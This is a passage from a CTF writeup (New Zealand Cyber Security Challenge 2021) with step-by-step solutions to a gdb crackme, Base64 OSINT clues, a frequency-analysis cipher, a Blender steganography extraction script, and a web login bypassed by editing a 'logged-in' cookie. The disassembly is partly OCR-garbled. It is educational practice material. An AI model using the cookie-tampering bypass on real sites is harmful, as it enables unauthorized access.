                                                              # 0x2040
  0x0000000000000125d <+23>:
                               callq 0x1030 <puts@plt>
  0x0000000000001262 <+28>:
                               mov $0x1,%edi
   0x0000000000001267 <+33>:
                               callq 0x1060 <exit@plt>
End of assembler dump.
(gdb) x/s 0x2030
0x2030: "[!] Wrong flag!"
(gdb) x/s 0x2040
  2040: "flag{ hahaha you got it noob }"
```

Figure 6-5. Result of Dissembly fail Function and Its Components.

5. Next, we could try investigating the *success* function which is the last function called by *main* if it passed the *fail* function. It seems like the *success* function will print out the flag if it has been called. However, it is also called the *decrypt* function before it prints out the final flag.

```
(gdb) disas success
Dump of assembler code for function success:
   0x000000000000011a7 <+0>: push
                                      %rbp
   0x000000000000011a8 <+1>:
                               mov
                                       %rsp,%rbp
  0x00000000000011ab <+4>: sub
                                     $0x30,%rsp
  0x00000000000011af <+8>:
                              movabs $0x7e71043d21272a00,%rax
   0x00000000000011b9 <+18>:
                               movabs $0x2f226b0865041f1f,%rdx
   0x00000000000011c3 <+28>:
                                       %rax,-0x30(%rbp)
                               mov
                                     %rdx,-0x28(%rbp)
   0x00000000000011c7 <+32>:
                               mov
   0x00000000000011cb <+36>:
                               movabs $0x2523222734322332,%rax
   0x000000000000011d5 <+46>:
                               movabs $0x2b27322325272a3f,%rdx
   0x00000000000011df <+56>:
                               mov %rax,-0x20(%rbp)
   0x00000000000011e3 <+60>:
                                mov
                                      %rdx,-0x18(%rbp)
   0x000000000000011e7 <+64>:
                                movabs $0x767676767623222f,%rax
   0x00000000000011f1 <+74>:
                               mov %rax,-0x10(%rbp)
                               movl $0x76767676,-0x8(%rbp)
movw $0x7676,-0x4(%rbp)
movb $0x3b,-0x2(%rbp)
   0x00000000000011f5 <+78>:
   0x00000000000011fc <+85>:
   0x00000000000001202 <+91>:
                                lea 0xdfb(%rip),%rdi
   0x0000000000001206 <+95>:
                                                                # 0x2008
   0x000000000000120d <+102>:
                                callq 0x1030 <puts@plt>
                                lea 0xdfc(%rip),%rdi
   0x0000000000001212 <+107>:
                                                               # 0x2015
                                       $0x0,%eax
   0x00000000000001219 <+114>:
   0x0000000000000121e <+119>:
                                callq 0x1050 <printf@plt>
                                lea -0x30(%rbp),%rax
   0x00000000000001223 <+124>:
  0x0000000000001227 <+128>:
                               mov
                                       %rax,%rdi
   0x0000000000000122a <+131>:
   0x000000000000122f <+136>:
                                       %rax,%rsi
                                mov
                                       0xdf4(%rip),%rdi
  0x00000000000001232 <+139>:
                                lea
                                                               # 0x202d
   0x0000000000001239 <+146>:
                                       $0x0,%eax
                                mov
                                callq 0x1050 <printf@plt>
   0x0000000000001243 <+156>:
                                nop
                                leaveq
  0x0000000000001245 <+158>:
                                reta
End of assembler dump.
(gdb) x/s 0x2008
0x2008: "[+] You win!"
(gdb) x/s 0x2015
0x2015: "[+] Here's your flag - "
(gdb) x/s 0x202d
0x202d: "%s"
```

Figure 6-6. Result of Dissembly success Function and Its Components.

6. The easiest way to call the success function is run the binary with a breakpoint at the beginning of the main function, then jump to the success function. The breakpoint can be set using *br* followed by function name. With the breakpoint, the binary will pause an execution at the beginning of the main function.

```
(gdb) br main
Breakpoint 1 at 0x12ce
(gdb) run
Starting program: /home/tk/crackme

Breakpoint 1, 0x0000555555552ce in main ()
```

Figure 6-7. Set a breakpoint and Run the Binary.

7. Then, use the *jump* command followed by the function name which is *success*. The binary will continue on the *success* function. From 5., the success function should decrypt the flag and print it out.

```
(gdb) jump success
Continuing at 0x555555551ab.

[+] You win!


[+] Here's your flag - Flag{B78YYB#N-ditetradecylacetamide00000000000}{Inferior 1 (process 298110) exited w ith code 057]

(gdb)
```

Figure 6-8. Result of jump to success Function.

Flag{B78YYB#N-ditetradecylacetamide000000000000}

Name of the Challenge	Virologist
Type of Challenge	Social Engineering
Difficulty Level	Medium
Tool/Reference	



Solution:

- 1. With the name @virolog157, search entries on social media sites: twitter and LinkedIn.
- 2. Twitter: https://twitter.com/virolog157
 Half of the flag is hidden in a comment:



Figure 7-2. Comment with Encoded Flag on Twitter Account.

- 3. Decode the comment using Base64 format to get half of the flag: "flag{65VX"
- 4. LinkedIn: https://www.linkedin.com/in/dr-virologist-973242212/
 The other half of the flag is hidden in the background picture:




Figure 7-2. LinkedIn Profile with Highlighted Encoded Flag.

5. Decode the string using Base64 format to get the other half of the flag.

flag{65VXE7#2-polyethyleneglycol2000-N00000000}

Name of the Challenge	Crack me
Type of Challenge	Cryptography
Difficulty Level	Hard
Tool/Reference	



Solution:

1. The Message is ASCII-85 encoded. It can easily be decoded with online utilities. The result after decoding is:

126 177 138 123 126 153 120 126 15 156 129 15 177 114 120 120 138 153 126 15 126 129 129 138 120 114 120 186 15 168 171 114 165 171 168 15 114 117 156 174 171 15 171 180 156 15 180 126 126 144 15 114 129 171 126 165 15 171 135 126 15 129 138 165 168 171 15 123 156 168 126 15 135 138 132 135 15 126 129 129 138 120 114 120 186 15 138 168 15 114 120 135 138 126 177 126 123 15 180 138 171 135 15 129 174 147 147 15 138 150 150 174 153 138 189 114 171 138 156 153 15 171 180 156 15 180 126 126 144 168 15 114 129 171 126 165 15 171 135 126 15 168 126 120 156 153 123 15 123 156 168 126 15 114 153 123 15 180 114 168 15 126 177 114 147 174 114 171 126 123 15 114 171 15 153 138 153 126 171 186 15 129 156 174 165 15 159 126 165 120 126 153 171 15 114 129 171 126 165 15 171 135 126 15 168 171 174 123 186 15 171 135 126 15 177 114 120 120 138 153 126 15 168 171 174 123 186 15 171 135 114 171 15 147 126 123 15 171 156 15 126 150 126 165


- 2. As evident, many numbers are repeating. We can apply frequency analysis on them and find the mapping between the numbers in the message and ASCII characters.
- 3. After mapping the ascii numbers to their corresponding characters, the message we get is :

EVIDENCE OF VACCINE EFFICACY STARTS ABOUT TWO WEEK AFTER THE FIRST DOSE HIGH EFFICACY IS ACHIEVED WITH FULL IMMUNIZATION TWO WEEKS AFTER THE SECOND DOSE AND WAS EVALUATED AT NINETY FOUR PERCENT AFTER THE VACCINE STUDY THAT LED TO EMERGENCY AUTHORIZATION IN THE USA THERE WERE ELEVEN CASES OF COVID IN THE VACCINE GROUP VERSUS A HUNDRED AND EIGHTY FIVE CASES IN THE PLACEBO GROUP MOREOVER THERE WERE ZERO CASES OF SEVERE SICKNESS IN THE VACCINE GROUP VERSUS ELEVEN IN THE PLACEBO GROUP THIS EFFICACY HAS BEEN DESCRIBED AS AMAZING FOR A RESPIRATORY VIRUS VACCINE AND IT IS SIMILAR TO THE EFFICACY IN THE BIONTECH VACCINE EFFICACY ESTIMATES WERE SIMILAR ACROSS AGE GROUPS GENDERS RACIAL AND ETHNIC GROUPS PLUS PARTICIPANTS WITH MEDICAL COMORBIDITIES ASSOCIATED WITH HIGH RISK OF SEVERE COVID ONLY INDIVIDUALS AGED EIGHTEEN OR OLDER WERE STUDIED STUDIES ARE UNDERWAY TO GAUGE EFFICACY AND SAFETY IN CHILDREN A FURTHER STUDY CONDUCTED UNDER THE CDC BETWEEN

DECEMBER AND MARCH ON ALMOST FOUR THOUSAND HEALTH CARE PERSONNEL FIRST RESPONDERS AND OTHER ESSENTIAL WORKERS CONCLUDED THAT UNDER REAL WORLD CONDITIONS MRNA VACCINE EFFECTIVENESS OF FULL IMMUNIZATION DAYS OR MORE AFTER SECOND DOSE WAS NINETY PERCENT AGAINST INFECTIONS REGARDLESS OF SYMPTOMS AND VACCINE EFFECTIVENESS OF PARTIAL IMMUNIZATION WAS EIGHTY PERCENT THE DURATION OF PROTECTION PROVIDED BY THE VACCINE IS UNCLEAR AS OF APRIL THIS YEAR AND A TWO YEAR FOLLOWUP STUDY IS UNDERWAY TO DETERMINE THIS A KEY INGREDIENT IN THE VACCINE IS

flag{UUFRUU#TROMETHAMINEHYDROCHLORIDE000000000}

Name of the Challenge	Hidden in PlaneSite
Type of Challenge	Steganography
Difficulty Level	Hard
Tool/Reference	-




Solution:

- 1. This challenge is a steganography challenge. In particular, it is an FBX file that stores steganographic data as the least-significant bit of the vertex positions.
- 2. This method works because vertices are enumerated in a constant order (unless an operation disturbs this order). Additionally, in FBX, the vertex positions are stored as 32-bit floating point numbers. While floating point numbers can round, directly editing the bits doesn't cause any issues.
- 3. Blender was the recommended tool for the challenge for two reasons: firstly, blender natively supports loading FBX, and secondly, blender has python scripting that directly interacts with the loaded scene.
- 4. Below is an example of how to recover the flag from the file.

```
import bpy
import struct
import numpy
scene = bpy.context.scene
x = "Lock"
obj = scene.objects[x]
deSteg = []
for v in range(len(obj.data.vertices)):
    currentVert = obj.data.vertices[v]
    for f in range(3):
       b = currentVert.co[f]
       s = struct.pack("f", b)
        asInt = struct.unpack("i",s)[0]
        deSteg.append(asInt & 0b1)
deStegStitched = b""
for i in range(len(deSteg) // 8):
   number = 0
    for j in range(8):
        number += deSteg[i * 8 + j] << (7-j)
    s = struct.pack("B", number)
    deStegStitched += s
lendeSteg = int.from bytes(deStegStitched[:4], "little")
print(deStegStitched[4:4+lendeSteg].decode())
```

Figure 9-2 Python code for challenge 9.

Name of the Challenge	Could this be something?
Type of Challenge	Web Application
Difficulty Level	Easy
Tool/Reference	-



Solution:

5. Upon looking at the source code of the web page, the participant can see hard-coded credentials.

```
▶<form action method="post">...</form>
<!-- Username: dumbh4ck5 Password: XorIsNotSooS3cur3 -->
<!-- This is for testing, I will come back and delete this later -->
<div style="font-size:11px; color:#cc0000; margin-top:10px"> </div>
```

Figure 10-2 Web Page Inspection.

- 6. Upon entering these credentials, the webpage throws an error that "**Your Login Name or Password is invalid**"
- 7. Upon further inspection, the participant can see that a cookie "**logged-in**" is saved. It is set to **0**.

New Zealand Cyber Security Challenge 2021, Round 0 Writeup




Figure 10-3. Cookies.

8. Changing the cookie value to **1** and then entering any random username and password provides the flag.




Figure 10-4. Cookie Monsters.